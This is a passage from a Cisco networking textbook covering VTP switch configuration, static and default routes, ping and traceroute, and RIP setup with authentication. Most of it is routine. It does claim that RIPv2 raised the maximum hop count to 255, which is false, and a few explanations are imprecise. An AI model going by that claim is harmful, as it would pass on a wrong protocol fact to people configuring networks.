IOU2(config-if)#int e0/1
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#switchport trunk encapsulation dot1q
IOU2(config-if)#switchport trunk allowed vlan 100,200,800
IOU2(config-if)#int e0/2
IOU2(config-if)#switchport access vlan 100
IOU2(config-if)#switchport voice vlan 800
IOU2(config-if)#int e0/3
IOU2(config-if)#switchport access vlan 200
IOU2(config-if)#vtp mode client
Setting device to VTP Client mode for VLANS.
IOU2(config)#vtp domain ABC
Changing VTP domain name from NULL to ABC
IOU2(config)#vtp password En@bl3
Setting device VTP password to En@bl3
```

IOU3

```
IOU3#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#interface vlan 100
IOU3(config-if)#ip address 192.168.1.13 255.255.255.240
IOU3(config-if)#desc HR Data VLAN
IOU3(config-if)#interface vlan 200
IOU3(config-if)#ip address 192.168.1.29 255.255.255.240
IOU3(config-if)#desc Sales Data VLAN
IOU3(config-if)#interface vlan 800
IOU3(config-if)#ip address 192.168.3.29 255.255.255.224
IOU3(config-if)#desc Voice VLAN
IOU3(config-if)#int e0/0
IOU3(config-if)#switchport mode trunk
IOU3(config-if)#switchport trunk encapsulation dot1q
IOU3(config-if)#switchport trunk allowed vlan 100,200,800
IOU3(config-if)#int e0/1
IOU3(config-if)#switchport mode trunk
IOU3(config-if)#switchport trunk encapsulation dot1q
IOU3(config-if)#switchport trunk allowed vlan 100,200,800
IOU3(config-if)#int e0/2
IOU3(config-if)#switchport access vlan 100
IOU3(config-if)#switchport voice vlan 800
IOU3(config-if)#int e0/3
IOU3(config-if)#switchport access vlan 200
IOU3(config-if)#vtp mode client
Setting device to VTP Client mode for VLANS.
IOU3(config)#vtp domain ABC
Changing VTP domain name from NULL to ABC
IOU3(config)#vtp password En@bl3
```

IOU4

```
IOU4#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU4(config)#interface vlan 100
IOU4(config-if)#ip address 192.168.1.14 255.255.255.240
IOU4(config-if)#desc HR Data VLAN
IOU4(config-if)#interface vlan 200
IOU4(config-if)#ip address 192.168.1.30 255.255.255.240
IOU4(config-if)#desc Sales Data VLAN
IOU4(config-if)#interface vlan 800
IOU4(config-if)#ip address 192.168.3.30 255.255.255.224
IOU4(config-if)#desc Voice VLAN
IOU4(config-if)#int e0/0
IOU4(config-if)#switchport mode trunk
IOU4(config-if)#switchport trunk encapsulation dot1q
IOU4(config-if)#switchport trunk allowed vlan 100,200,800
IOU4(config-if)#int e0/1
IOU4(config-if)#switchport mode trunk
IOU4(config-if)#switchport trunk encapsulation dot1q
IOU4(config-if)#switchport trunk allowed vlan 100,200,800
IOU4(config-if)#int e0/2
IOU4(config-if)#switchport access vlan 100
IOU4(config-if)#switchport voice vlan 800
IOU4(config-if)#int e0/3
IOU4(config-if)#switchport access vlan 200
IOU4(config-if)#vtp mode client
Setting device to VTP Client mode for VLANS.
IOU4(config)#vtp domain ABC
Changing VTP domain name from NULL to ABC
IOU4(config)#vtp password En@bl3
```

Now you will verify the VTP status across all switches. They should all be running version 3, have the same domain name, and have eight VLANs. IOU1 should be the server, the other switches the clients:

```
IOU1#show vtp status
VTP Version                     : 3 (capable)
VTP version running             : 3
VTP Domain Name                 : ABC
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP Traps Generation            : Disabled
Device ID                       : aabb.cc00.0100

Feature VLAN:
--------------
VTP Operating Mode                : Server
Number of existing VLANs          : 8

IOU2#show vtp status
VTP Version                     : 3 (capable)
VTP version running             : 3
```

```
VTP Domain Name                 : ABC
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP Traps Generation            : Disabled
Device ID                       : aabb.cc00.0200

Feature VLAN:
--------------
VTP Operating Mode                : Client
Number of existing VLANs          : 8

IOU3#show vtp status
VTP Version                     : 3 (capable)
VTP version running             : 3
VTP Domain Name                 : ABC
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP Traps Generation            : Disabled
Device ID                       : aabb.cc00.0300

Feature VLAN:
--------------
VTP Operating Mode                : Client
Number of existing VLANs          : 8

IOU4#show vtp status
VTP Version                     : 3 (capable)
VTP version running             : 3
VTP Domain Name                 : ABC
VTP Pruning Mode                : Disabled (Operationally Disabled)
VTP Traps Generation            : Disabled
Device ID                       : aabb.cc00.0400

Feature VLAN:
--------------
VTP Operating Mode                : Client
Number of existing VLANs          : 8
```

Author Queries

Chapter No.: 5 0005078425

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "All other ports that…" is okay.	
AU2	Please check if edit to sentence starting "If the sender is…" is okay.	
AU3	Please check if "be traversed by multiple VLANs" is okay as edited.	
AU4	"Figures 5-11 to 5-14" have the same caption. Please consider giving each a different caption.	
AU5	Please check if edit to sentence starting "As requirements to be…" is okay.	
AU6	Please check if edits to sentence starting "We can specify…" and to the next sentence are okay.	
AU7	Please check if paragraph starting "The Distro1 switch will…" should be in normal (text) font and can be edited.	
AU8	Please check if edit to sentence starting "You can view…" is okay.	
AU9	Please check if "VLAN 100" is okay as edited.	

CHAPTER 6


Routing

Now we get to the fun, the world of routing. This chapter discusses router configurations, including static routing and dynamic routing protocols such as the Routing Information Protocol (RIP), Enhanced Interior Gateway Routing Protocol (EIGRP), Open Shortest Path First (OSPF), Integrated Intermediate System-to-Intermediate System (IS-IS), and Border Gateway Protocol (BGP). Routing can be compared to mail delivery. You identify the recipient of the mail by writing the name and address, and you identify yourself as the sender with your address. You put your letter in the mailbox to be picked up by the mailman. The mailman takes your letter to the post office, where it is determined how to route your letter to its destination. Your letter may pass through many post offices along the way. If there is a problem along the way, the letter is routed back to you as the sender.

Routing is the fundamental purpose of routers and all networks. If you are to be a good network engineer, you will need to have a good understanding of routing: how routing works and how to troubleshoot issues. If you work for a company, routers are very important to the overall function of the network. Most often, when problems occur, the network is the first thing people question or say that there is a problem with. Understanding how routing works helps troubleshoot issues quickly and effectively. The next section introduces routing.

Static Routing

Figure 6-1 displays an example network diagram that we will use in our routing discussion.



AU1 ***Figure 6-1.*** *Routing diagram*

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C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_6

The routing table is called the RIB, or Routing Information Base. When you execute a `show ip route` command, the RIB is displayed. See the following output for a sample RIB. The command is run on router IOU1 in Figure 6-1:

```
IOU1#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

      192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.1.0/24 is directly connected, Ethernet0/0
L        192.168.1.1/32 is directly connected, Ethernet0/0
S     192.168.2.0/24 [1/0] via 192.168.1.2
                     is directly connected, Ethernet0/0
S     192.168.3.0/24 is directly connected, Ethernet0/0
S     192.168.4.0/24 is directly connected, Ethernet0/0
```

Let's review the routing table. The C next to 192.168.1.0/24 lets you know that you are directly connected to this network through interface Ethernet0/0. The L below this states that this is a local IP address on the network, and the IP address of this interface is 192.168.1.1. The S states that the router static routes to networks 192.168.2.0/24, 192.168.3.0/24, and 192.168.4.0/24 through Ethernet0/0. AU2

As you can see, there are two routes to network 192.168.2.0/24. One sends packets destined to this network to IP address 192.168.1.2 and the other through Ethernet0/0. These are actually one and the same because the interface connected to Ethernet0/0 has IP address 192.168.1.2.

The Process of Routing

If a packet arrives at IOU1 with destination address 192.168.3.4/24, what will the router do? The router looks in its routing table and forwards this packet out of interface Ethernet0/0.

If a packet arrives at IOU1 with destination address 192.168.5.4/24, what will the router do? The router looks through its routing table but will not find a match for the destination address. The router discards the packet and sends an ICMP destination unreachable message out of the interface in which it received the packet addressed to IP 192.168.5.4. This can be prevented by having a default route to send packets to. We will discuss this shortly.

As you will see later, each routing protocol has an administrative distance (AD). Table 6-1 shows that static routes have a higher preference than other values. The AD defines how reliable a route is based on the value. The lower the value, the more preferred the route to a network is. If a route is learned via EIGRP but there is also a static route to this network, the router prefers the static route because it has the lower, more reliable AD. Table 6-1 displays default values for administrative distances.

t1.1 ***Table 6-1.*** *Administrative Distance Table*

Routing Protocol	Administrative Distance
Connected interface	0
Static route	1
EIGRP summary route	5
External BGP	20
Internal EIGRP	90
IGRP	100
OSPF	110
IS-IS	115
RIP	120
EGP	140
ODR	160
External EIGRP	170
Internal BGP	200
Unknown	255

Any route learned from RIP has an administrative distance of 120 and EIGRP 90. The administrative distance can be configured for each route. The router can have a static route for a network that it has also learned from RIP. In this case, the route with the lowest administrative distance is chosen. If you would like a route to be used, you can adjust the administrative distance.

Now let's look at the `ip route` command:

```
IOU1(config)#ip route ?
  A.B.C.D  Destination prefix
  profile  Enable IP routing table profile
  static   Allow static routes
  vrf      Configure static route for a VPN Routing/Forwarding instance

IOU1(config)#ip route 192.168.2.0 ?
  A.B.C.D  Destination prefix mask

IOU1(config)#ip route 192.168.2.0 255.255.255.0 ?
  A.B.C.D            Forwarding router's address
  Async              Async interface
  Auto-Template      Auto-Template interface
  BVI                Bridge-Group Virtual Interface
  CDMA-Ix            CDMA Ix interface
  CTunnel            CTunnel interface
  DHCP               Default Gateway obtained from DHCP
  Dialer             Dialer interface
  Ethernet           IEEE 802.3
  GMPLS              MPLS interface
  LISP               Locator/ID Separation Protocol Virtual Interface
  LongReachEthernet  Long-Reach Ethernet interface
```

```
Loopback            Loopback interface
MFR                 Multilink Frame Relay bundle interface
Multilink           Multilink-group interface
Null                Null interface
Serial              Serial
Tunnel              Tunnel interface
Vif                 PGM Multicast Host interface
Virtual-PPP         Virtual PPP interface
Virtual-TokenRing   Virtual TokenRing
vmi                 Virtual Multipoint Interface
```

Figure 6-2 is used to discuss creating static routes.




Figure 6-2. *Example routing diagram*

```
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#ip route 192.168.2.0 255.255.255.0 Ethernet0/0
IOU1(config)#ip route 192.168.2.0 255.255.255.0 192.168.1.2
IOU1(config)#ip route 192.168.3.0 255.255.255.0 Ethernet0/0
IOU1(config)#ip route 192.168.4.0 255.255.255.0 Ethernet0/0
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
```

Refer to Figure 6-2 as we discuss the preceding commands. To set an IP route on a router, you simply type **`ip route`** and then the network you are routing to, followed by the subnet mask and, finally, the outgoing interface. As you can see, the connecting interface in the second `ip route` command is also listed. These are the two variations that can be used when using the `ip route` command. Network 192.168.2.0 can be reached by sending packets to the router with IP 192.168.1.2 or out of interface Ethernet0/0.

If you type the command `show running-config`, you can see the configuration of the device, including the IP routing commands that we just configured:

```
IOU1#show running-config
Building configuration...

Current configuration : 2031 bytes
!
! Last configuration change at 04:33:34 UTC Sun Jan 4 2015
```

```
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname IOU1
!
boot-start-marker
boot-end-marker
!
interface Ethernet0/0
 ip address 192.168.1.1 255.255.255.0

ip route 0.0.0.0 0.0.0.0 Ethernet0/0
ip route 192.168.2.0 255.255.255.0 Ethernet0/0
ip route 192.168.2.0 255.255.255.0 192.168.1.2
ip route 192.168.3.0 255.255.255.0 Ethernet0/0
ip route 192.168.4.0 255.255.255.0 Ethernet0/0
```

Now let's change the administrative distance of a static route to 130 so that if we use OSPF, which has an administrative distance of 110, the route learned from OSPF is preferred. Doing this means if OSPF stopped working correctly, the router would still know how to route to this network:

```
IOU1(config)#ip route 192.168.2.0 255.255.255.0 192.168.1.2 ?
  <1-255>    Distance metric for this route
  multicast  multicast route
  name       Specify name of the next hop
  permanent  permanent route
  tag        Set tag for this route
  track      Install route depending on tracked item
  <cr>

IOU1(config)#ip route 192.168.2.0 255.255.255.0 192.168.1.2 130
```

AU3 The routing table can also be searched when looking for a specific route instead of having the router submit all routes if the routing table is large.

```
IOU1#show ip route 192.168.2.0
Routing entry for 192.168.2.0/24
  Known via "static", distance 130, metric 0 (connected)
  Routing Descriptor Blocks:
    192.168.1.2
      Route metric is 0, traffic share count is 1
  * directly connected, via Ethernet0/0
      Route metric is 0, traffic share count is 1
```

Default Routing

A default route is also known as the *route of last resort*, and it is used when there is no route in the routing table that matches the destination IP address in a packet. It is typically displayed as 0.0.0.0/0 in the routing table of the router. The default route can be added by introducing the route and subnet mask with a wildcard of 0.0.0.0. A *wildcard* is a mask rule in which 0 means the bit must match, whereas 1 means the bit does not matter. They can be used to indicate the size of a network. For instance, a wildcard mask of 0.0.0.255 represents a /24 network. To represent a single host, you would use mask 0.0.0.0:

```
IOU1(config)#ip route 0.0.0.0 0.0.0.0 192.168.1.2

IOU1#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is 192.168.1.2 to network 0.0.0.0

S*    0.0.0.0/0 [1/0] via 192.168.1.2
                is directly connected, Ethernet0/0
      192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.1.0/24 is directly connected, Ethernet0/0
L        192.168.1.1/32 is directly connected, Ethernet0/0
```

Let's look at another method for configuring the gateway of last resort on the router. We can use the `ip default-network` command. This command has the same effect as the default route with wildcard, with the exception that it also advertises this default network when the Interior Gateway Routing Protocol (IGRP) is configured. Other routers receive this default route automatically:


```
IOU3(config)#ip default-network 192.168.1.0
```

Testing Connectivity

Now let's talk about two ways to test and troubleshoot IP connectivity:

- *traceroute*: This is used to display the entire routing path from source to destination along a route. This provides a round-trip time of packets received at each host along the path until the packet reaches its destination.
- *ping*: This is a networking utility used to test whether a host is reachable across an IP network. Ping is very useful when someone cannot reach a server or some other destination.

Using Figure 6-3, we will see how both traceroute and ping can be useful.



this figure will be printed in b/w

Figure 6-3. *Routing diagram*

Let's try to ping 192.168.4.1 from IOU1:

```
IOU1#ping 192.168.4.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
```

We can see that the entire path is reachable, and you can communicate with the switch on the far end. This is what is called "clearing the network path."

Now let's try a traceroute from IOU1:

```
IOU1#traceroute 192.168.4.1
Type escape sequence to abort.
Tracing the route to 192.168.4.1
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.1.2 5 msec 5 msec 5 msec
  2 192.168.2.2 5 msec 5 msec 5 msec
  3 192.168.3.2 6 msec 5 msec 5 msec
```

The traceroute displays the entire path, including the IP address of each router crossed until reaching the destination. Imagine how useful this command can be.

Now let's provide an example of this by removing a route to network 192.168.4.0 from router IOU2, and then try the traceroute again.

To remove the `ip route` from IOU2, you simply put a `no` in front of the **`ip route`** command:

```
IOU2(config)#no ip route 192.168.4.0 255.255.255.0 192.168.3.2
```

To verify that the route is or is not in the routing table, run the `show ip route` command.

We can do this in two ways; the first way is shown here:

```
IOU2#show ip route

Gateway of last resort is not set

S     192.168.1.0/24 [1/0] via 192.168.2.1
      192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.2.0/24 is directly connected, Ethernet0/0
L        192.168.2.2/32 is directly connected, Ethernet0/0
      192.168.3.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.3.0/24 is directly connected, Ethernet0/1
L        192.168.3.1/32 is directly connected, Ethernet0/1
```

We can see from the preceding output that network 192.168.4.0 is not in the routing table. The second way is done by adding the actual network that you are looking for to the show `ip route` command. If you are looking for a route to network 192.168.4.0, then you include this network in the command, as follows:

```
IOU2#show ip route 192.168.4.0
% Network not in table
```

We have verified that the route to network 192.168.4.0 has been removed; now let's try another traceroute:

```
IOU1#traceroute 192.168.4.1
Type escape sequence to abort.
Tracing the route to 192.168.4.1
VRF info: (vrf in name/id, vrf out name/id)
  1 192.168.1.2 5 msec 4 msec 5 msec
  2 192.168.2.2 5 msec 5 msec 5 msec
  3 192.168.2.2 !H  !H  !H
```

As you would expect, the traceroute stops at router IOU2, which has IP address 192.168.2.2. Now you know that there is probably a routing issue on this router. After further investigation, you can now add the route to fix the network path to network 192.168.4.0.

Dynamic Routing Protocols

Static routing requires a network administrator who is responsible for updating all network changes every single time a network is added, rerouted on every device in the network that needs to reach the network. With dynamic routing protocols, if the neighboring routers are running the same protocol, the routers update each other's routing tables. Imagine maintaining a network with 20+ routers and being responsible to update all routes manually. If a new network is added, a new route would need to be added to all routers. Dynamic protocols automagically update all routers in the event a link goes down and a route is no longer accessible. In large networks, sometimes a combination of static routing and dynamic routing is used.

Dynamic routing protocols allow all routers configured to use the same protocol to learn about network failures and to receive updates for routes to destinations. Routers learn the state of networks by communicating with other neighbors by using multicast packets. If you have a larger network where every host is listening, broadcasting this way can saturate the network.

Distance-Vector Routing Protocol

A distance-vector protocol does not know the full network topology and learns topology information from its neighbor. RIP is a distance-vector protocol, but using hop count has several disadvantages, including the inability to choose the best route and that it does not scale well to larger networks.

Figure 6-4 is used to calculate hop count.




Figure 6-4. *Distance-vector diagram*

Imagine you want to send a packet from IOU5 to IOU7. Because RIP uses hop count, it would choose the path through IOU6, which clearly is not the best path when you look at the bandwidth of the path through IOU8. Another reason RIP is not great is because it has a maximum hop count of 15, so a network with 20 routers would not work. RIPv2 increased its hop count to 255, but it's still not the best protocol to use.

Link-State Routing Protocol

OSPF is an example of a link-state protocol. OSPF opts to use the links of all routers in the networks to create routing tables. OSPF calculates the cost or metric of each link by dividing 100,000,000 (100 MB) by the bandwidth of the link in bits per second. 100 MB is called the *routers reference bandwidth*, and it is 100 by default. This means that if you have links that have a higher bandwidth than 100 MB, you will need to change the default bandwidth on all routers running OSPF. To adjust the reference bandwidth, use the **`auto-cost`** command.

```
IOU1(config)#router ospf 1
```

First, enter the OSPF configuration with the `router ospf` command.

```
IOU1(config-router)#auto-cost reference-bandwidth ?
  <1-4294967>  The reference bandwidth in terms of Mbits per second
```

The **`auto-cost`** command is used to change the bandwidth from a value of 1 to 4294967. 1 is the lowest cost in OSPF.

```
IOU1(config-router)#auto-cost reference-bandwidth 300
```

The bandwidth is changed to 300 MB.

Figure 6-5 is used to calculate the cost.




Figure 6-5. *Link-state diagram*

100 Mbps (100,000,000/100,000,000) = cost of 1 (100 Mbps = 100,000,000 bps)

Let's go back to our example using RIP to determine the best path using OSPF.

From IOU5 to IOU7 via IOU6:

1.544 Mbps (100,000,000/1,544,000) = cost of 64 × 2 = 128

From IOU5 to IOU7 via IOU8 and IOU9:

100 Mbps (100,000,000/100,000,000) = cost of 1 × 3 = 3

This means this is the best route to IOU7. You can see the benefit of using OSPF vs. using RIP.

Hybrid Routing Protocol

Hybrid protocols use parts of both distance-vector and link-state routing protocols. EIGRP is an example of this. Cisco also defines EIGRP as an advanced distance-vector routing protocol, as opposed to a hybrid routing protocol.

RIP


As mentioned earlier, RIP (Routing Information Protocol) is a distance-vector protocol that is effective when used in small networks.

RIP version 1 uses only classful routing, so all devices in the network must be in the same subnet and use the same subnet mask. RIP version 2 sends subnet mask information with its routing table updates by using classless routing.

There are a couple of issues with RIP, such as that RIP broadcasts all the routes it knows about every 30 seconds. It does this regardless of whether there has been a change in the network, which makes for slow network convergence and causes significant overhead traffic. Another issue is that RIP does not trigger updates after a network change has occurred. If a link goes down, there is no notification until the 30 seconds have passed for that router.

RIP Configuration

Let's configure RIP using Figure 6-6.



this figure will be printed in b/w

Figure 6-6. *RIP diagram*

To configure RIP, the protocol needs to be enabled by using the `router rip` command and configuring the networks to advertise:

```
IOU1(config)#router rip
IOU1(config-router)#version 2
IOU1(config-router)#network 192.168.1.0

IOU1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is 192.168.1.2 to network 0.0.0.0

S*    0.0.0.0/0 [1/0] via 192.168.1.2
                is directly connected, Ethernet0/0
      192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.1.0/24 is directly connected, Ethernet0/0
L        192.168.1.1/32 is directly connected, Ethernet0/0
R     192.168.2.0/24 [120/1] via 192.168.1.2, 00:00:05, Ethernet0/0
R     192.168.3.0/24 [120/2] via 192.168.1.2, 00:00:05, Ethernet0/0
R     192.168.4.0/24 [120/3] via 192.168.1.2, 00:00:05, Ethernet0/0
```

You can see from the routing table that the router is learning routes from RIP, because next to the IP routes is an R letting you know that RIP is the source of the routes in the table. Let's look at the other router configurations:

```
IOU3(config)#router rip
IOU3(config-router)#version 2
IOU3(config-router)#network 192.168.1.0
IOU3(config-router)#network 192.168.2.0
```

```
IOU2(config)#router rip
IOU2(config-router)#version 2
IOU2(config-router)#network 192.168.2.0
IOU2(config-router)#network 192.168.3.0

IOU4(config)#router rip
IOU4(config-router)#version 2
IOU4(config-router)#network 192.168.4.0
IOU4(config-router)#network 192.168.3.0
```

The **passive-interface** command can be used to prevent an interface from sending RIP updates, although the router continues to receive and process RIP updates on the interface:

```
IOU4(config)#router rip
IOU4(config-router)#passive-interface ethernet0/0
```

RIP version 2 supports triggered updates and allows neighbors to be configured. RIPv2 also provides support for authentication between routers.

The **no auto-summary** command can be used to turn off summarization to enable classless routing.

Also, the **default-information originate** command can be used to advertise a default route. Most routers need to have a default route to your ISP.

By using the `no auto-summary` command, the route propagates route 172.16.0.0/24 instead of 172.16.0.0/16:

```
IOU1(config)#ip route 0.0.0.0 0.0.0.0 Ethernet0/0
%Default route without gateway, if not a point-to-point interface, may impact performance
IOU1(config)#router rip
IOU1(config-router)#default-information originate
IOU1(config-router)#no auto-summary
```

Authentication

In order to add authentication to RIP routing, you will need to include the following:

- *Key chain*: A key chain needs to be named; it does not need to be identical to the neighboring router.
- *Key 1*: The key identification number of an authentication key on a key chain; it does not need to be identical to the neighboring router.
- *Key string***:** The password string; it must be identical to the neighboring router.
- *ip rip authentication key-chain***:** Enables authentication on the interface along with which key chain to use.
- *ip rip authentication mode md5*: Sets the authentication mode.

Look at the configuration in this example:

```
IOU1(config)#Key chain test
IOU1(config-keychain)#Key 1
IOU1(config-keychain-key)#Key-string testRIP
IOU1(config-keychain-key)#int Ethernet0/0
```

```
IOU1(config-if)#ip rip authentication key-chain test
IOU1(config-if)#ip rip authentication mode ?
  md5   Keyed message digest
  text  Clear text authentication

IOU1(config-if)#ip rip authentication mode md5

IOU3(config)#Key chain test
IOU3(config-keychain)#Key 1
IOU3(config-keychain-key)#Key-string testRIP
IOU3(config-keychain-key)#int Ethernet0/0
IOU3(config-if)#ip rip authentication key-chain test
IOU3(config-if)#ip rip authentication mode md5
```

Figure 6-7 displays a RIP packet capture (PCAP).

